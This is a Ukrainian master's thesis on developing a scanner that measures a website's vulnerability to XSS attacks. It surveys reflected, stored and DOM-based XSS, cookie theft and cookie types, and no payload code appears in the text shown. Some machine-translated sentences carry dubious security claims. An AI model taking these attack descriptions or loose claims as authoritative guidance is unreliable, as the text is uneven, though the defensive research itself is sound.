Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)
кібербезпеки
(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

магістр
(назва освітнього ступеня)

на тему: Розробка програмного продукту для аналізу рівня вразливості сайту до XSS-атак

Виконав: студент 6 курсу, групи СБм-61
спеціальності 125 Кібербезпека
(шифр і назва спеціальності)

		Рій Я. В.
	(підпис)	(прізвище та ініціали)
Керівник		Марценюк В. П.
	(підпис)	(прізвище та ініціали)
Нормоконтроль		Кареліна О. В.
	(підпис)	(прізвище та ініціали)
Завідувач кафедри		
	(підпис)	(прізвище та ініціали)
Рецензент		
	(підпис)	(прізвище та ініціали)

Тернопіль 2021

Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)

Кафедра кібербезпеки
(повна назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Загородна Н. В.
(підпис) (прізвище та ініціали)
« 21 » грудня 2021 р.

З А В Д А Н Н Я
НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня Магістр
(назва освітнього ступеня)

за спеціальністю 125 Кібербезпека
(шифр і назва спеціальності)

студенту Рію Ярославу Васильовичу
(прізвище, ім'я, по батькові)

1. Тема роботи Розробка програмного продукту для аналізу рівня вразливості сайту до XSS-атак

Керівник роботи Марценюк Василь Петрович, д.т.н., проф.
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

Затверджені наказом ректора від «*08*» *листопада* 2021 року № *4/7-941*

2. Термін подання студентом завершеної роботи 15.12.2021р.

3. Вихідні дані до роботи вимоги до програмного забезпечення для визначення рівня вразливості сайту.

4. Зміст роботи (перелік питань, які потрібно розробити)
1. Аналіз потреби захисту сайту від XSS-атак.
2. Розробка методики визначення рівня вразливості до XSS-атак.
3. Реалізація програмного сканера вразливості сайту до XSS-атак.
4. Охорона праці та безпека в надзвичайних ситуаціях.
Висновки.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, слайдів)
1. Розробка програмного продукту для аналізу вразливості сайту до XSS-атак.
2. Науковий апарат дослідження.
3. Результати дослідження.
4. Поняття XSS-атак.
5. Способи проведення XSS-атак.
6. Визначення рівня небезпеки скрипта атаки.
7. Алгоритм роботи програми.
8. Висновки.

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Охорона праці	Осухівська Г.М., зав. каф. КС		
Безпека в надзвичайних	Клепчик В. М., старший викладач		
ситуаціях			

7. Дата видачі завдання 29.09.2021р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1	Отримання завдання	29.09.2021р.	Виконано
2	Аналіз завдання	05.10.2021р.	Виконано
3	Виконання розділу 1	20.10.2021р.	Виконано
4	Виконання розділу 2	10.11.2021р.	Виконано
5	Виконання розділу 3	16.11.2021р.	Виконано
6	Виконання розділу 4	24.11.2021р.	Виконано
7	Оформлення пояснювальної записки	01.12.2021р.	Виконано
8	Оформлення графічного та презентаційного матеріалу	04.12.2021р.	Виконано
9	Перевірка роботи на антиплагіат	15.12.2021р.	Виконано
10	Попередній захист	17.12.2021р.	Виконано
11	Захист		

Студент _____ Рій Я. В.
(підпис) (прізвище та ініціали)

Керівник роботи _____ Марценюк В. П.
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Розробка програмного продукту для аналізу рівня вразливості сайту до XSS-атак // Кваліфікаційна робота // Рій Ярослав Васильович // ТНТУ, кібербезпека, група СБм-61 // Тернопіль, 2021 // с. – 57, рис. – 24, табл. – 1, аркушів А1 – 0, додат. – 2 , бібліогр. – 29.

Ключові слова: XSS-атака, веб-вразливість, захист сайту, розробка програмного забезпечення, аналіз сайту.

Мета роботи полягає у дослідженні способу програмної реалізації сканера вразливості сайту до XSS-атак та реалізація такого програмного продукту, а також розробка нової методики встановлення рівня вразливості сайту.

Атаки міжсайтових скриптів (XSS) — це тип ін’єкції, під час якої шкідливі скрипти впроваджуються на безпечні й надійні веб-сайти. Атаки XSS відбуваються, коли зловмисник використовує веб-додаток для надсилання шкідливого коду, як правило, у формі скрипта браузера іншому кінцевому користувачеві. Недоліки, які дозволяють цим атакам досягати успіху, є досить поширеними і виникають у будь-якому місці, де веб-додаток використовує вхідні дані користувача для отримання результатів, не перевіряючи чи не кодуючи їх.

В процесі виконання кваліфікаційної роботи було:

досліджено способи проведення XSS-атак різних типів;

розроблено методику обрахунку вразливості сайту до XSS-атак;

програмно реалізовано сканер сайту.

ANNOTATION

Software development for the site vulnerability analysis against XSS-attacks //Qualification work // Rii Yaroslav Vasylovych / TNTU, cybersecurity, group SBm -61 // Ternopil, 2021 // p p. - 57, fig. – 24, table. –1, Sheets A1 – 0, Add – 2, Ref.– 29.

Keywords: XSS-attack, web vulnerability, site protection, software development, site analysis.

The purpose of the work is to study the method of software implementation of the site vulnerability scanner to XSS-attacks and the implementation of such a software product, as well as the development of new methods for determining the level of site vulnerability.

Cross-site scripting attacks (XSS) are a type of injection in which malicious scripts are deployed on secure and reliable websites. XSS attacks occur when an attacker uses a web application to send malicious code, usually in the form of a browser script to another end user. The shortcomings that allow these attacks to succeed are quite common and occur anywhere where a web application uses user input to produce results without checking or encoding them.

In the process of performing the qualification work were:

methods of conducting XSS-attacks of different types are investigated;

developed a method of calculating the vulnerability of the site to XSS-attacks;

software implemented site scanner.

ЗМІСТ

ВСТУП

Актуальність дослідження. Атаки міжсайтових сценаріїв (XSS) — це тип ін’єкції, під час якої шкідливі сценарії впроваджуються на безпечні й надійні веб-сайти. Атаки XSS відбуваються, коли зловмисник використовує веб-додаток для надсилання шкідливого коду, як правило, у формі сценарію браузера іншому кінцевому користувачеві. Недоліки, які дозволяють цим атакам досягати успіху, є досить поширеними і трапляються скрізь де веб-додаток використовує вхідні дані від користувача в отриманих результатах, не перевіряючи чи не кодуючи їх.

Згідно статистичних даних за останні роки XSS-атаки являються найпоширенішим типом нападу на сайти і одним із найвдаліших. Тому і виникає потреба у розробці даного програмного продукту.

Проблематика при використані даного питання полягає в тому що багато розроблених програмних продуктів, переважно, виконують перевірку лише на тих сайтах які вже виставлені на хостингу і до яких вже є доступ через мережу інтернет, що дозволяє зловмиснику вже провести атаку до того як розробник сайту встигне провести перевірку сайту на вразливість. Це може призвести до небажаного витоку або втраті інформації.

Розроблений в даній кваліфікаційній роботі програмний продукт дозволяє перевірити сайт на будь-якому етапі розробки і підтримки, що зменшує ймовірність проведення XSS-атаки.

Також існуючі сканери переважно видають результат у вигляді розписаного графіку до кожної атаки, що не дає можливості швидко проаналізувати загальну вразливість сайту. Це питання вирішується за допомогою розробленої в даній кваліфікаційній роботі методики.

Метою роботи є дослідження способу програмної реалізації сканера вразливості сайту до XSS-атак та реалізація такого програмного продукту, а також розробка нової методики встановлення рівня вразливості сайту.

Згідно нової методики рівень вразливості сайту відображається у числовому вигляді зрозумілому для простого користувача.

Також важливим є можливість перевірки сайту на етапі розробки до того як він буде розміщений на хостингу, що дозволяє зменшити можливість провести вдалу атаку на веб-ресурс.

Об'єктом захищеність сайту від XSS-атак.

Предметом спосіб реалізації за допомогою програмного коду сканера сайту який покаже вразливість до XSS-атак.

Методи дослідження. Основним методом дослідження в даній кваліфікаційній роботі є практичний експеримент який полягав у проведені XSS-атак програмою та вручну. В результаті такого дослідження було встановлено, що програма відповідає дійсності.

Наукова новизна кваліфікаційної роботи полягає у створені програмного продукту який визначає рівень вразливості сайту до XSS-атаки на основі нової методики.

Суть методики полягає у визначені рівня вразливості на основі відносного рівня небезпеки кожного скрипта. Це дозволяє точніше визначити де саме потрібно посилити захист і як саме це зробити.

Рівень небезпеки кожного скрипта визначається на основі статистичних даних та відносно параметрів, таких як тип атаки в якій може бути використаний даний скрипт, кількість браузерів на яких він може спрацювати та наскільки часто даний скрипт показував позитивний результат під час самої атаки.

Практичне значення даної роботи полягає у розробці нового програмного продукту який дозволить легко визначити рівень вразливості сайту до XSS-атак на будь-якому етапі створення сайту.

Апробація результатів роботи. Робота доповідалися на IX науково-технічній конференції «Інформаційні моделі, системи та технології», Тернопіль, ТНТУ, 8 - 9 грудня 2021 р.

1. Важливість захисту веб-ресурсів від XSS - атак

1.1.Поняття XSS – атаки

Прикладний рівень підтримує велику кількість атак, що, при великому поширенні інформації через інформаційні структури, стало загрозою безпеці веб-ресурсів. Такі методи, як ін’єкції шкідливими частинами коду, використовуються з метою проникнення і призупинення роботи веб-сайту. Вони також використовуються як для низькорівневих атак так і для високорівневих атак які розкривають інфраструктуру веб-ресурсів [1]. Це є найбільшою проблемою безпеки для великої кількості додатків, особливо тих, які реалізуються в операціях високої доступності або пріоритетних послугах, таких як медичне обслуговування, банківська справа, електронна комерція тощо [2].

Відповідно до щорічного звіту про глобальну безпеку за 2018 рік [3], отриманого на основі аналізу мільярдів подій безпеки, зафіксованих у всьому світі, усі протестовані програми показують принаймні одну вразливість. У середньому 11 збоїв на програму. Цей звіт показує, що веб-атаки стають все більш специфічними, частими та набагато складнішими. Багато випадків нападу мають ознаки ретельного й попереднього планування з боку кіберзлочинців, які більш ретельно досліджують своїх жертв.

Одна з цих веб-атак відома як міжсайтові сценарії (XSS), з 40 % спроб атаки, за нею слідує SQL-ін’єкція (SQL-injection) з 24 %, атака, яка називається cross-section з 7 %, включення локальних файлів (LFI) з 4 % і на останній позиції – атака на відмову в обслуговувані (DDoS) з 3 %. Атаки XSS відбуваються, коли веб-додаток використовується для надсилання або виконання шкідливого коду, зазвичай у формі скрипта, з браузера на комп’ютері жертви. За допомогою виконання цього скрипта ви можете відфільтрувати особисту інформацію або викрасти файли cookie користувача [4] для отримання особистих даних під час шахрайського сеансу.

У 2019 було виявлено рекордну кількість уразливостей у веб-додатках, які включають цю категорію (XSS), а також нові категорії, такі як небезпечна десеріалізація [5]. Згідно з даними Imperva [6], уразливості міжсайтових скриптів або XSS представляють найбільшу кількість уразливостей веб-додатків у 2017 році. Фактично їх кількість подвоїлася порівняно з 2016 роком.

В даний час впровадження серверних рішень для захисту веб-додатків більше не вигідно [7], оскільки розробники не завжди мають досвід перевірки коду. Тому розробники браузерів, таких як Firefox, Chrome або IExplorer, намагалися розробити фільтри, які діють на стороні клієнта і таким чином захищатися від цих атак. Пропонується включати відповідні заходи профілактики під час циклу розробки програмного забезпечення [8], таким чином уникаючи потенційних збитків. Ми також знайшли пропозиції щодо застосування статичного аналізу, динамічного аналізу або їх комбінації. Однак підходи до динамічного аналізу пов’язані з накладними витратами, з іншого боку, існуючим підходам до статичного аналізу бракує точності при ідентифікації вразливостей XSS.

1.2. Передісторія XSS – атак

Веб-додатки за замовчуванням не захищені, оскільки їх розробники зазвичай не встановлюють безпечні протоколи розробки, що сприяє крадіжці особистої та важливої інформації користувача [9]. Ця помилка вважається вразливістю, оскільки вона дозволяє зловмиснику надсилати шкідливий код (зазвичай у форматі JavaScript) іншому користувачеві. Якщо веб-сайт запрограмований неправильно, хакер може скористатися цим недоліком для запуску та виконання шкідливого коду в системах з можливістю проходу через мережу всієї організації. Зловмисник пише скрипт і впроваджує його в домен з метою отримання інформації. Найпопулярнішим вектором атаки на даний момент є веб-браузер через зростання доступу до Інтернету.

Деякі наслідки успішної зловмисної атаки – це маніпулювання сеансами соціальних мереж будь-якої жертви, крадіжка файлів cookie для імітації особи користувача або просто контроль браузера за згодою жертви чи без неї. Згідно з останньою статистикою безпеки у веб-додатках [10] у цьому типі атак жертвою є користувач, а не програми. XSS знаходиться на другому місці як одна з найсерйозніших уразливостей, приблизно 38% критичних. Однак проблемою є те, що цей тип атак має дуже низьку швидкість усунення та/або рішення.

З іншого боку, за даними OWASP, атаки XSS опустилися на 7-е місце в порівнянні з топ 10 2013 року (третє місце). Підсумовуючи, він має рейтинг на основі таких параметрів:

- використовуваність;
- поширеність;
- виявленість;
- Технічні наслідки;
- бізнес наслідки.

У випадку можливості експлуатації представлено, оскільки існують автоматизовані програми, які можуть виявляти та використовувати 3 типи атак XSS (постійні, непостійні та DOM), крім того, є багато безкоштовних фреймворків для використання цього типу вразливості. Що стосується поширеності та виявлення, то XSS є другою за поширеністю проблемою. У звітах «OWASP's Top Ten» зустрічається приблизно в двох третинах усіх програм. Програми можуть автоматично знаходити вразливості XSS, таких як PHP, J2EE/JSP і ASP/.NET.

Відповідно до загального переліку слабких місць CWE/SANS TOP 25 найбільш небезпечних програмних помилок [11] 25 найбільших помилок програмного забезпечення перераховані в трьох категоріях:

- Небезпечна взаємодія між компонентами (6 помилок);
- Управління ризикованими ресурсами (8 помилок);
- Пористі захисти (11 помилок).

Згідно з CWE, XSS відноситься до категорії незахищеної взаємодії між компонентами, ідентифікованої як CWE-79. Так само він має рейтинг за такими параметрами: поширеність слабкості, вартість усунення, частота атак, наслідки, легкість виявлення та поінформованість.

Створення міжсайтових сценаріїв (XSS) часто відбувається, коли [12]:

- З веб-програми недовірені дані можуть бути введені у веб-додаток;
- Веб-сторінка, що містить ці недовірені дані, може динамічно створюватися веб-додатком;
- Поки ця сторінка створюється, програма не перешкоджає даним містити будь-який тип вмісту (JavaScript, теги HTML, атрибути HTML, події миші, Flash, ActiveX), який може виконуватися будь-яким веб-браузером;
- Жертва може відвідати веб-сайт, створений через веб-браузер, заражений шкідливим скриптом, введеним з використанням ненадійних даних;
- Цей сценарій виконується на веб-сторінці, надісланій веб-сервером, тому жертва виконає шкідливий сценарій у тому самому контексті домену веб-сервера.
- Це змінює ті самі політики браузера, що послідовності команд домену не можуть виконуватися в іншому домені.

Ці атаки не обов’язково експлуатують діри в безпеці певного браузера. Це впливає на всі веб-сервери та браузери, які зараз є на ринку. Можна перерахувати вплив міжсайтових сценаріїв таким чином:

- Вміст веб-програми можна змінювати і використовувати для розміщення різноманітної реклами, впливу на репутацію комерційних веб-сайтів або обману користувача.
- Викрадайте файли cookie сеансу з відкритих сеансів і витягуйте інформацію, поки ці сеанси залишаються онлайн.

- Вкрасти або видавати себе за особу законних користувачів шляхом викрадення конфіденційної особистої інформації.
- HTTP-сеанси користувача можуть бути скомпрометовані або захоплені, якщо зловмисник неправильно використовує цю вкрадену інформацію.

1.3. Типи XSS – атак

Згідно з літературними даними, розрізняють 3 типи атак [13]: постійні XSS, непостійні XSS і Document Object Model (DOM) XSS. Подібним чином можливі прогалини або слабкі сторони є в програмному, апаратному забезпеченні і навіть у людей (розробників), які є частиною комп'ютерного середовища. XSS використовує переваги відсутності механізмів фільтрації та перевірки полів введення (наприклад, текстових полів), присутніх у веб-формах, що дозволяє надсилати повні сценарії. Ці скрипти зберігаються в текстових файлах як інструкції, які інтерпретуються рядок за рядком у режимі реального часу для виконання.

1) Непостійний XSS, відображений або непрямий: у цьому типі зловмисник розміщує сценарій, щоб викрасти файли cookie жертви, щоб уособити себе так, ніби це був його сеанс. Отримавши файл cookie, зловмисник міг виконувати дії, використовуючи дозволи жертви, не використовуючи жодного типу пароля. Ця атака поширена в пошукових системах, зазвичай код вводиться через форми, URL-адреси, файли cookie, флеш-програми або навіть відео. Ця атака використовує вразливості веб-програм, які використовують (або відображають) інформацію, надану користувачем, для створення сторінки виходу.

Таким чином код перенаправляється за допомогою третього механізму. Наприклад, через спуфінг (електронну пошту). Завдяки цьому зловмисник може переконати користувача натиснути на посилання в повідомленні, щоб виконати будь-який код JavaScript. Наслідком цього є перенаправлення трафіку користувача на веб-додаток зловмисника. Якщо зазначена веб-програма містить уразливість XSS, її виконання буде

здійснюватися в довіреному середовищі веб-сайту, на якому розміщена програма.

2) Постійний або прямий XSS: зловмисник вводить шкідливий HTML-код безпосередньо на веб-сторінку або сайт, який це дозволяє (уразливий сайт). У цій атаці потрібні програмні теги (скрипт типу JavaScript). Ці коди стають постійними в Інтернеті для всіх користувачів після першої атаки. В результаті, щоразу, коли хтось входить до розділу, де є введений код, це буде виконуватися в його браузері, і він виконуватиме дії, запрограмовані в цьому скрипті. Цей варіант більш небезпечний, оскільки заснований на введенні шкідливого коду в контент, який зберігається на серверах зовнішніх веб-додатків. Тобто дані, надіслані зловмисником, постійно зберігаються на сервері і пізніше відображаються користувачам, які відвідують веб-сайт. Серед наслідків: дозволити виконання коду для отримання або підвищення підвищених привілеїв. Користувачі за замовчуванням мають активований обліковий запис адміністратора. Для цього завжди рекомендується вимкнути виконання JavaScript у браузерах, однак потрібен більш глибокий аналіз через необхідність взаємодії з веб-сайтами.

3) DOM XSS: відомий як тип 0 або XSS на основі DOM, він вважається більш складною і маловідомою або поширеною атакою. Різниця полягає в тому, що шкідливий код вводиться через URL-адресу, але не завантажується як частина Інтернету у вихідному коді. Його виявити складніше, оскільки шкідливе навантаження не надходить до сервера. Він вважається локальним XSS, оскільки пошкодження спричинено скриптами, які знаходяться на стороні клієнта. В основному, коли відкривається заражена сторінка, шкідливий код використовує деяку вразливість для встановлення у файлі веб-браузера і виконується без попередньої перевірки. На відміну від прямих і непрямих атак на цей сервер не задіяний. Однак, як і відображений XSS, ця атака вимагає від користувача натиснути посилання, тому сценарій на веб-сторінці вибирає змінну URL-адреси та

виконує код, який вона містить. Цей метод більш ефективний при крадіжці сесії cookies.

1.4. Що таке файли cookie?

Файли cookie за замовчуванням є механізмом підтримки автентифікації сеансу між користувачем і веб-програмами. Однак вони мають притаманні недоліки безпеки, які дозволяють атакувати цілісність цих сеансів. Завжди рекомендується використовувати протокол HTTPS для захисту файлів cookie, але витрати на впровадження, підтримку та продуктивність є проблемою, особливо для програм, які мають високий ступінь поширення. З іншого боку, файли cookie можуть бути розкриті багатьма способами, навіть якщо протокол HTTPS увімкнено [14]. Більшість файлів cookie зберігаються на комп'ютерах користувачів у вигляді текстових файлів або невеликих баз даних, наприклад у форматі SQLite (Mozilla Firefox). Його мета — зберігати інформацію, пов'язану з налаштуваннями навігації, сеансами, обліковими даними тощо. Вони зберігають такі дані, як тип браузера або тип пристрою, який використовувався для доступу до веб-сайту. Підсумовуючи, файли cookie – це як пам'ять для веб-сайтів.

За допомогою файлів cookie встановлюються параметри відвідування веб-сторінки, візуалізація персоналізується, якщо користувач відвідує цю сторінку вдруге, таким чином покращується досвід. Найвидатнішою є реклама або оголошення, які вставляють на всі веб-сайти або також називаються рекламними або сторонніми сайтами. Наші дані обмінюються між відвіданою сторінкою та рекламною сторінкою, наприклад Facebook. Складність полягає в аналізі вмісту файлів cookie, оскільки ми не можемо визначити, чи вони нешкідливі, чи вони надсилають інформацію третій стороні, тому кінцевий користувач повинен довіряти репутації веб-сайту, який він відвідує.

Вони мають простий текстовий формат, і зазвичай файли cookie не є якимось вірусом або не містять кодів автоматичного виконання. Вони не можуть автоматично реплікуватися або поширюватися по мережі для повторного запуску або відтворення. Однак їх можна використовувати як метод шпигунського програмного забезпечення, крім того, існує багато анти шпигунських продуктів, які можуть уникнути цієї проблеми та блокувати або видаляти деякі файли cookie, щоб знищити їх, якщо цього вимагає користувач. Крім того, параметри або доповнення безпеки включені в більшість браузерів для надання певного рівня використання та доступу до файлів cookie. Перевага полягає в тому, що ви можете контролювати час дії та видалення файлів cookie, але не інформацію, якою ви можете поділитися з іншим веб-сайтом. Насправді, захист конфіденційності має цінуватися як право кожного користувача Інтернету. Це відкриває нове бачення захисту від загроз, які створює використання файлів cookie.

1.5. Найпоширеніші типи cookies

Нижче наведено загальний опис найбільш поширених типів файлів cookie:

1) Постійні файли cookie: цей тип файлів cookie реєструє термін дії, і вони знищуються обладнанням користувача, коли вони досягають цього терміну. Однак немає запису з датою, яка обмежує цей термін дії. Ці файли cookie відстежують поведінку користувача, щоб зрозуміти смаки людей. Ця діяльність відома як веб-аналітика [15].

2) Захищені файли cookie: передаються через протокол HTTPS і знаходяться на державних сторінках, у банках, лікарнях, службах або транзакціях, торгівлі, електронній пошті тощо. Вони переміщуються в зашифрованому вигляді, забезпечуючи певний рівень безпеки зв'язку між веб-сайтом і веб-сайтом. браузер користувача.

3) HttpOnly Cookies: Цей тип файлів cookie має бути найбільш використовуваним, однак це не так, оскільки він запобігає доступу будь-

якого типу шкідливих сценаріїв, наприклад JavaScript, до вмісту файлу cookie, що означає захист від атак типу XSS. вони пояснювали. Це запобіжить функціональній атаці від надсилання інформації cookie третій стороні (cookies третьої сторони).

4) Файли cookie від першої особи: відомі як файли cookie від першої особи, оскільки вони забезпечують конфіденційність, вони не надсилають дані на інші сайти. Тільки хост, на якому було створено файл cookie, може отримати доступ до інформації про нього. Найпростіший спосіб перевірити, чи файл cookie такого типу – порівняти домен хоста (в межах параметрів файлу cookie) з панеллю браузера, якщо вони однакові, то це фактично файл cookie від першої особи. Однак це не гарантує, що наша інформація може бути продана третім сторонам через атаку, яка відновлює або викрадає наші файли cookie.

5) Сторонні файли cookie: або сторонні файли cookie, на відміну від попередніх, вони стосуються сторонніх доменів, які збирають наші дані. Вони присутні на веб-сайтах у вигляді посилань, тегів або скриптів, які надають нові функції, такі як кнопки «подобається» або зв’язок із соціальними мережами. Його недоліком є те, що багато популярних веб-сайтів фільтрують нашу особистість з користувачами або підключеними додатками через шпигунське програмне забезпечення, яке отримує незашифрований трафік [16].

Вони використовуються для реклами, щоб рекламодавці могли мати інформацію про марку чи модель наших пристроїв, наприклад. Це відстеження допомагає створити профіль поведінки користувачів, і тому програми орієнтують свої оголошення відповідно до виявлених інтересів. Проблема полягає у вторгненні в нашу конфіденційність, оскільки це нав’язливий метод надсилання інформації. Це стимулювало розробку нових законів, таких як закон ЄС, Закон про файли cookie [17] про файли cookie

6) Сесійні файли cookie: ці файли cookie є тимчасовими, вони зберігаються в пам'яті браузерів і знищуються при закритті, це їх найбільша

перевага. Їх недолік полягає в тому, що вони зберігають таку інформацію, як облікові дані для входу в сеанс (наприклад, електронна пошта), і можуть бути вкрадені для отримання цих конфіденційних даних. Існує особливий тип сесійних файлів cookie без стану, які дозволяють веб-додаткам змінювати свою поведінку на основі уподобань користувача та пов’язаних прав доступу, уникаючи підтримки статусу сервера для кожного сеансу [18].

7) Зомбі файли cookie: ці файли cookie небезпечні, оскільки вони відновлюються після видалення, браузер не має повноважень над ними, оскільки вони перебудовуються незалежно від браузера. Вони зберігаються на пристроях, а не у браузерах, ви можете отримати до них доступ незалежно від типу використовуваного браузера. Вони становлять загрозу конфіденційності та безпеці користувача, тому зловмисники шукають їх або створюють для незаконних і зловмисних цілей.

Висновок до першого розділу

У першому розділі було розглянуто поняття XSS-атаки, її типи та способи проведення, що дозволяє краще зрозуміти суть проблеми та способи запобігання.

Також було наведено статистику яка показує важливість і потребу у розробці програмного продукту який дозволить провести аналіз на вразливість до XSS-атак.

2. Розробка методики визначення рівня вразливості до XSS-атак

2.1.Механізм проведення XSS-атак

Основною задачею даної наукової роботи є розробка програмного продукту який дозволить визначити рівень вразливості веб-ресурсу до XSS атак на етапі розробки, що дозволить своєчасно запобігти можливим подальшим проблемам в роботі та небажаній втраті даних. Для цього було розроблено нову методику встановлення рівня небезпеки проводячи атаку на сайт використовуючи «безпечні» скрипти, кожен з яких має свій умовний коефіцієнт небезпеки виражений у числовому значені.

Щоб реалізувати дану методику потрібно зрозуміти способи проведення XSS-атак різного типу, та визначити рівень небезпеки кожного скрипта на основі статистичних даних.

2.1.1 Способи проведення XSS-атак

Щоб зрозуміти DOM XSS, необхідно зрозуміти різницю між непрямим і прямим XSS порівняно з DOM. Вони в основному розрізняються за місцем виконання атаки, з одного боку, непрямий і прямий XSS виконується на стороні сервера, тоді як у DOM сервер не втручається, тобто DOM є проблемою бічної ін'єкції клієнта (браузера). Оскільки код виникає на сервері, розробник програми несе відповідальність за захист її від цих атак, незалежно від типу збою XSS.

Ми завжди повинні пам’ятати, що ці атаки здійснюються у веб-браузерах. Інша відмінність полягає в місці, де атака вводиться в додаток. У перших двох атака здійснюється під час обробки запитів, які надходять через записи, додані за допомогою HTML. З DOM атака впроваджується безпосередньо в програму під час виконання на клієнті.

2.1.2 Загальні сценарії для запуску XSS-атак

1) Сценарій відображеної атаки XSS: Найпростіший сценарій показаний на рис. 2.1, для виконання цієї атаки потрібна лише веб-сторінка та введення коду через її пошукову систему. Наприклад, якщо наступний

шкідливий сценарій введено в програму, як показано на рис. 2.2, з метою відображення сповіщення у веб-браузері, сценарій, що йде після домену pizza.com, його найпростіше виконати (у у цьому випадку, оскільки були перевірені сайти, уразливі до атак XSS).

Рисунок 2.1 - Сценарій відбитої або непрямої XSS-атаки

Рисунок 2.2 - Зразок коду XSS, введеного URL-адресою

На рис. 2.3 показано попередній перегляд сторінки, доменом якої є pizza.com, для прикладу атаки, у коді, показаному на рис. 2.3, нижня частина веб-сторінки змінюється на чорний, як показано на рис. 2.4. За секунду тесту, браузер Google Chrome блокує спроби виконання і більше немає результатів, це можна побачити на рис. 2.5, повідомлення якого вказує, що на сторінці було виявлено і виявлено незвичайний код.



Рисунок 2.3 - Домен Pizza.com до атаки XSS



Рисунок 2.4 - Домен Pizza.com після атаки XSS



Рисунок 2.5 - Реакція браузера Chrome на атаку XSS

